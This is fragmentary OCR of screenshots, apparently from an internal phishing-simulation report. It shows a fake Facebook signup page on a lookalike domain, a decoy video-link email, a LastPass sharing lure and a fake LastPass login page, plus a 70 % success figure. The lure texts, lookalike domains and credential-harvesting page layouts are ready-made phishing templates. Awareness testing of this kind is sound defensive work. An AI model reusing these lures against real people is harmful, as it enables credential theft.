
Kliknutím na Zaregistrovat se vyjadřujete souhlas s informacemi v oddíle Podmínky a potvrzujete, že jste přečetli Zásady používání dat, včetně Použití souborů cookie.

Vytvořit stránku pro celebritu, skupinu nebo společnost.

Tento web slouží pouze pro vzdělávací účely – ochrana osobních údajů.

Čeština

NOVAK.TWISTO@SEZNAM.CZ



Vítejte na Facebooku – zaregis

http://www.faceboo-k.cz/ZabavnaVidejka/posts/9481249867341/

Lukas

Přihlásit se

Video - DJové dnešní doby   Inbox x

Jan Novák
to me

6:00 PM (2 minutes ago)

Czech ▾ › English ▾ Translate message   Turn off for: Czech ×

Viděl už jsi tohle video? :D https://www.facebook.com/ZabavnaVidejka/posts/864919353588188

Click here to Reply or Forward

Facebook vám pomáhá navázat kontakt s lidmi ve vašem životě a sdílet s nimi své příspěvky.

Zaregistrovat se

Facebook byl, je a bude zdarma.

Jméno
Příjmení
E-mail nebo číslo mobilního telefonu
Zadejte e-mail nebo číslo mobilu znovu
Nové heslo

Datum narození

Den Měsíc Rok   Proč musím uvést svoje datum narození?

○ Žena ○ Muž

Kliknutím na Zaregistrovat se vyjadřujete souhlas s informacemi v oddíle Podmínky a potvrzujete, že jste přečetli Zásady používání dat, včetně Použití souborů cookie.

Zaregistrovat se

Vytvořit stránku pro celebritu, skupinu nebo společnost.

English (US) Slovenčina Русский Tiếng Việt Deutsch Français (France) Български Polski Español …

Zaregistrovat se, Přihlásit se, Messenger, Facebook Lite, Mobile, Vyhledat přátele, Štítky, Lidé, Stránky, Místa, Hry, Umístění, O Facebooku, Vytvořit reklamu, Vytvořit stránku, Vývojáři, Kariéra, Soukromí, Soubory cookie, Volby reklamy, Podmínky použití, Nápověda


Tento web slouží pouze pro vzdělávací účely – ochrana osobních údajů.
Čeština

SUCCESS RATE

70 %

(17 PEOPLE AT THE TIME)

LastPass



michal.smida@twisto.cz Shared With You

Michal Šmída via LastPass to me

Jan 21

LastPass •••|

michal.smida@twisto.cz Shared With You

Hi,

michal.smida@twisto.cz just shared some confidential data with you using LastPass.

To accept the data, please login to your LastPass.com vault.

If you no longer wish to receive our emails, please UNSUBSCRIBE.

Your security is our priority.
Never share your Master Password with anyone, including us!

michal.smida@twisto.cz Shared With You

Michal Šmída via LastPass to me

Jan 21

LastPass•••|

michal.smida@twisto.cz

Hi,

michal.smida@twisto.cz just s
using LastPass.

To accept the data, please login

Acc

Help Center

If you no longer wish to rece

Your security is our priority.
Never share your Master Password with anyone, including us!

LastPass - Sign In

Secure | https://login-lastpass.com/index.php/?acc=1

Log In to Access LastPass

Email lukas.hurych@twisto.cz

Password

Forgot Password?

□ Remember Me

Log In

New to LastPass? **Create an account now.**

Log in using a One Time Password

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
Go Premium	Enterprise	Terms of Service	Status	Safari
Families	Features		Security	Internet Explorer
Refer a Friend	Security			Opera
Password Generator	Why Enterprise			Microsoft Edge

